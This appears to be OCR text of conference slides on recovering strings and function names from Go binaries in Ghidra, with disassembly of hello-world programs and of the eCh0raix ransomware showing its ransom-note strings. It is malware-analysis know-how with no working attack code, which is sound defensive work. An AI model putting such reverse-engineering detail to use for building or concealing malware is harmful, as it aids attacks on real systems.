
Binary: hello_go

CUJOAI

Recover function names

Challenges

- Ghidra analysis renames functions to incorrect name



ghidra1 commented 13 hours ago • edited

Collaborator


It appears this may be resolved for Ghidra 9.2 as it currently exists in the master branch.


Binary: hello_go

CUJOAI

Hello World Strings in Ghidra

C vs Go






Binaries: hello_c, hello_go


70 defined strings vs 6540 defined strings

CUJOAI

Hello World Strings in Ghidra

C vs Go





No “hacktivity” in Go

Binaries: hello_c, hello_go

CUJOAI

Hello World Strings

C vs Go

C:

“Hello, Hacktivity!” is easy to find

```
pad0rka in hacktivity2020 % strings hello_c | grep Hacktivity
Hello, Hacktivity!
```

Go:

“hello hacktivity” is part of a huge string

```
pad0rka in hacktivity2020 % strings hello_go | grep hacktivity
object is remotepacer: H_m_prev=reflect mismatchremote I/O errorruntime:  g:  g=runtime: addr = runtime: base = runtime: gp: gp=runtime: head = runtime: ne
lems=schedule: in cgosigaction failedtime: bad [0-9]*workbuf is empty initialHeapLive= spinningthreads=, s.searchAddr = 0123456789ABCDEFX0123456789abcdefx1
19209289550781255960464477539062 5: missing method GC assist markingOld_North_ArabianOld_South_ArabianOther_ID_ContinueSIGBUS: bus errorSIGCONT: continueSIG
INT: interruptSentence_TerminalUnified_Ideographbad TinySizeClassdebugPtrmask.lockentersyscallblockexec format errorfutexwakeup addr=g already scannedgloba
lAlloc.mutexlocked m0 woke upmark - bad statusmarkBits overflowno data availablenotetsleepg on g0permission deniedreflect.Value.Intreflect.Value.Lenreflect
: New(nil)reflect: call of runtime/internal/runtime: level = runtime: nameOff runtime: next_gc=runtime: pointer runtime: summary[runtime: textOff runtime:
typeOff scanobject n == 0select (no cases)stack: frame={sp:swept cached spanthread exhaustionunknown caller pcwait for GC cyclewrong medium type  but memor
y size  because dotdotdot to non-Go memory , locked to thread2980232238769531 25Caucasian_AlbanianRFS specific errorRegional_IndicatorVariation_Selectorbad
lfnode addressbad manualFreeListconnection refusedfaketimeState.lockfile name too longforEachP: not donegarbage collectionhello, hacktivity
```

Binaries: hello_c, hello_go

CUJOAI

String Representation

C vs Go

C

- sequence of characters terminated with a null character

Go

- sequence of bytes with a fixed length
- not null terminated
- str – sequence of bytes
- len – number of bytes
- https://golang.org/src/runtime/string.go
- Large string blobs from concatenated strings until null character
- Ghidra has a hard time defining strings in Go binaries

```
type stringStruct struct {
        str unsafe.Pointer
        len int
}
```

Idea: help Ghidra to find string structures

- Static vs dynamic allocation
- Per architecture (different instruction set)
- Multiple solution within one architecture
- Possible changes per Go version (for our tests we used go version 1.11 and above)

CUJOAI

Dynamically allocated string structure

x86

- String structures can be allocated runtime
- Several different scenarios
- Let's look at the Hello World examples again

```
                        s_Hello,_Hacktivity!_00102004                    XREF[1]:     main:00101151(*)
00102004 48 65 6c        ds         "Hello, Hacktivity!"
         6c 6f 2c
         20 48 61 ...
```

Listing: hello_c

*hello_c | *hello_go | *hello_c_strip | *hello_go_strip

```
                        ****************************************************************
                        *                          FUNCTION                            *
                        ****************************************************************
                        undefined main()
     undefined           AL:1           <RETURN>
                        main                                          XREF[3]:     Entry Point(*),
                                                                                   _start:00101081(*),
                                                                                   00102044
00101149 f3 0f 1e fa     ENDBR64
0010114d 55              PUSH        RBP
0010114e 48 89 e5        MOV         RBP,RSP
00101151 48 8d 3d        LEA         RDI,[s_Hello,_Hacktivity!_00102004]
         ac 0e 00 00
00101158 e8 f3 fe        CALL        puts
         ff ff
0010115d b8 00 00        MOV         EAX,0x0
         00 00
00101162 5d              POP         RBP
00101163 c3              RET
```

Binary: hello_c

CUJOAI

Dynamically allocated string structure

x86


```
                    main.main                                       XREF[4]:     Entry Point(*),
                                                                                 runtime.main:00434907...
                                                                                 0049a68e(c),
                                                                                 004c5b50(*)
0049a620 64 48 8b        MOV         RCX,qword ptr FS:[0xfffffff8]
         0c 25 f8
         ff ff ff
0049a629 48 3b 61 10     CMP         RSP,qword ptr [RCX + 0x10]
0049a62d 76 5a           JBE         LAB_0049a689
0049a62f 48 83 ec 58     SUB         RSP,0x58
0049a633 48 89 6c        MOV         qword ptr [RSP + local_8],RBP
         24 50
0049a638 48 8d 6c        LEA         RBP=>local_8,[RSP + 0x50]
         24 50
0049a63d 48 8b 05        MOV         RAX,qword ptr [os.Stdout]
         4c b3 0b 00
0049a644 48 8d 0d        LEA         RCX,[go.itab.*os.File,io.Writer]
         95 2e 04 00
0049a64b 48 89 0c 24     MOV         qword ptr [RSP]=>local_58,RCX=>go.itab.*os.File,io.Writer
0049a64f 48 89 44        MOV         qword ptr [RSP + local_50],RAX
         24 08
0049a654 48 8d 05        LEA         RAX,[DAT_004bfc3d]
         e2 55 02 00
0049a65b 48 89 44        MOV         qword ptr [RSP + local_48],RAX=>DAT_004bfc3d
         24 10
0049a660 48 c7 44        MOV         qword ptr [RSP + local_40],0x12
         24 18 12
         00 00 00
0049a669 48 c7 44        MOV         qword ptr [RSP + local_38],0x0
         24 20 00
         00 00 00
0049a672 0f 57 c0        XORPS       XMM0,XMM0
0049a675 0f 11 44        MOVUPS      xmmword ptr [RSP + local_30],XMM0
         24 28
0049a67a e8 e1 82        CALL        fmt.Fprintf
```

Binary: hello_go

CUJOAI

Dynamically allocated string structure

x86



Binary: hello_go

CUJOAI

Dynamically allocated string structure

x86

- Search for these instructions and define strings

```
#x86
#LEA REG, [STRING_ADDRESS]
#MOV [ESP + ..], REG
#MOV [ESP + ..], STRING_SIZE
```

```
08208bdc 8d 05 0e de 27 08    LEA     EAX,[DAT_0827de0e]
08208be2 89 44 24 0c          MOV     dword ptr [ESP + local_10],EAX=>DAT_0827de0e
08208be6 c7 44 24 10 17 00    MOV     dword ptr [ESP + local_c],0x17
```

```
#x86_64
#LEA REG, [STRING_ADDRESS]
#MOV [RSP + ..], REG
#MOV [RSP + ..], STRING_SIZE
```

```
0049a654 48 8d 05 e2 55 02 00    LEA     RAX,[DAT_004bfc3d]
0049a65b 48 89 44 24 10          MOV     qword ptr [RSP + local_48],RAX=>DAT_004bfc3d
0049a660 48 c7 44 24 18 12       MOV     qword ptr [RSP + local_40],0x12
```

Binary: eCh0raix – x86, hello_go

CUJOAI


Dynamically allocated string structure

x86

- Results after executing the script

```
0049a654 48 8d 05       LEA         RAX,[s_hello,_hacktivity_004bfc3d]
         e2 55 02 00
0049a65b 48 89 44       MOV         qword ptr [RSP + local_48],RAX=>s_hello,_hacktivity_004bfc3d
         24 10
0049a660 48 c7 44       MOV         qword ptr [RSP + local_40],0x12
         24 18 12
         00 00 00
0049a669 48 c7 44       MOV         qword ptr [RSP + local_38],0x0
         24 20 00
         00 00 00
0049a672 0f 57 c0       XORPS       XMM0,XMM0
0049a675 0f 11 44       MOVUPS      xmmword ptr [RSP + local_30],XMM0
         24 28
0049a67a e8 e1 82       CALL        fmt.Fprintf
         ff ff
```

```
                    s_hello,_hacktivity_004bfc3d                    XREF[2]:     main.main:0049a654(*)...
                                                                                 main.main:0049a65b(*)...
004bfc3d 68 65 6c       ds          "hello, hacktivity\n"
         6c 6f 2c
         20 68 61 ...
```



Binary: hello_go

CUJOAI

Dynamically allocated string structure

x86

- After executing our script the number of defined strings grew from 9719 to 11213

```
                    main.checkReadmeExists                          XREF[2]:     08208c3b(c),
                                                                                 main.init.0:08208cda(c)
08208bb0 65 8b 0d       MOV         ECX,dword ptr GS:[0x0]
         00 00 00 00
08208bb7 8b 89 fc       MOV         ECX,dword ptr [ECX + 0xfffffffc]
         ff ff ff
08208bbd 3b 61 08       CMP         ESP,dword ptr [ECX + 0x8]
08208bc0 76 74          JBE         LAB_08208c36
08208bc2 83 ec 1c       SUB         ESP,0x1c
08208bc5 c7 04 24       MOV         dword ptr [ESP]=>local_1c,0x0
         00 00 00 00
08208bcc 8b 44 24 20    MOV         EAX,dword ptr [ESP + param_1]
08208bd0 89 44 24 04    MOV         dword ptr [ESP + local_18],EAX
08208bd4 8b 44 24 24    MOV         EAX,dword ptr [ESP + param_2]
08208bd8 89 44 24 08    MOV         dword ptr [ESP + local_14],EAX
08208bdc 8d 05 0e       LEA         EAX,[DAT_0827de0e]
         de 27 08
08208be2 89 44 24 0c    MOV         dword ptr [ESP + local_10],EAX=>DAT_0827de0e
08208be6 c7 44 24       MOV         dword ptr [ESP + local_c],0x17
         10 17 00
         00 00
08208bee e8 dd c1       CALL        runtime.concatstring2
         e7 ff
```

```
                    main.checkReadmeExists                          XREF[2]:     08208c3b(c),
                                                                                 main.init.0:08208cda(c)
08208bb0 65 8b 0d       MOV         ECX,dword ptr GS:[0x0]
         00 00 00 00
08208bb7 8b 89 fc       MOV         ECX,dword ptr [ECX + 0xfffffffc]
         ff ff ff
08208bbd 3b 61 08       CMP         ESP,dword ptr [ECX + 0x8]
08208bc0 76 74          JBE         LAB_08208c36
08208bc2 83 ec 1c       SUB         ESP,0x1c
08208bc5 c7 04 24       MOV         dword ptr [ESP]=>local_1c,0x0
         00 00 00 00
08208bcc 8b 44 24 20    MOV         EAX,dword ptr [ESP + param_1]
08208bd0 89 44 24 04    MOV         dword ptr [ESP + local_18],EAX
08208bd4 8b 44 24 24    MOV         EAX,dword ptr [ESP + param_2]
08208bd8 89 44 24 08    MOV         dword ptr [ESP + local_14],EAX
08208bdc 8d 05 0e       LEA         EAX,[s_/README_FOR_DECRYPT.txt_0827de0e]
         de 27 08
08208be2 89 44 24 0c    MOV         dword ptr [ESP + local_10],EAX=>s_/README_FOR_DECRYPT.txt_0827de0e
08208be6 c7 44 24       MOV         dword ptr [ESP + local_c],0x17
         10 17 00
         00 00
08208bee e8 dd c1       CALL        runtime.concatstring2
         e7 ff
```


Binary: eCh0raix – x86

CUJOAI

Dynamically allocated string structure

ARM – before executing the script

```
#ARM, 32-bit
#LDR REG, [STRING_ADDRESS_POINTER]
#STR REG, [SP, ..]
#MOV REG, STRING_SIZE
#STR REG, [SP, ..]
```



Binary: eCh0raix – ARM

CUJOAI

Dynamically allocated string structure

ARM – after executing the script

```
#ARM, 32-bit
#LDR REG, [STRING_ADDRESS_POINTER]
#STR REG, [SP, ..]
#MOV REG, STRING_SIZE
#STR REG, [SP, ..]
```

```
001e35bc 68 23 9f e5     ldr        r2,[PTR_s__Do_NOT_remove_this_file_and_NOT_001e392c]
001e35c0 10 20 8d e5     str        r2=>s__Do_NOT_remove_this_file_and_NOT_0025f560,[sp,#local_90]
001e35c4 44 20 a0 e3     mov        r2,#0x44
001e35c8 14 20 8d e5     str        r2,[sp,#local_8c]
001e35cc 18 00 8d e5     str        r0,[sp,#local_88]
001e35d0 1c 10 8d e5     str        r1,[sp,#local_84]
001e35d4 44 cc f9 eb     bl         runtime.concatstring3
```

```
                    PTR_s__Do_NOT_remove_this_file_and_NOT_001e392c XREF[1]:     main.main:001e35bc(R)
001e392c 60 f5 25 00     addr       s__Do_NOT_remove_this_file_and_NOT_0025f560
```

```
                    s__Do_NOT_remove_this_file_and_NOT_0025f560     XREF[2]:     main.main:001e35c0(*),
                                                                                001e392c(*)
0025f560 0d 0a 0d        ds         "\r\n\r\nDo NOT remove this file and NOT remove last line in this file!\r\n"
         0a 44 6f
         20 4e 4f ...
```

Binary: eCh0raix – ARM

CUJOAI

Dynamically allocated string structure

ARM – before executing the script

```
#ARM, 64-bit - version 1
#ADRP REG, [STRING_ADDRESS_START]
#ADD REG, REG, INT
#STR REG, [SP, ..]
#ORR REG, REG, STRING_SIZE
#STR REG, [SP, ..]

#ARM, 64-bit - version 2
#ADRP REG, [STRING_ADDRESS_START]
#ADD REG, REG, INT
#STR REG, [SP, ..]
#MOV REG, STRING_SIZE
#STR REG, [SP, ..]
```

```
                    LAB_0020b59c                                    XREF[2]:     0020b814(j), 0020b988(j)
0020b59c 00 04 00 b0     adrp        x0,0x28c000
0020b5a0 00 c4 1c 91     add         x0,x0,#0x731
0020b5a4 e0 07 00 f9     str         x0=>DAT_0028c731,[sp, #local_68]
0020b5a8 e0 07 7e b2     orr         x0,xzr,#0xc
0020b5ac e0 0b 00 f9     str         x0,[sp, #local_60]
0020b5b0 e4 d3 ff 97     bl          ddos.PathExists

0020b5b4 e0 63 40 39     ldrb        w0,[sp, #local_58]
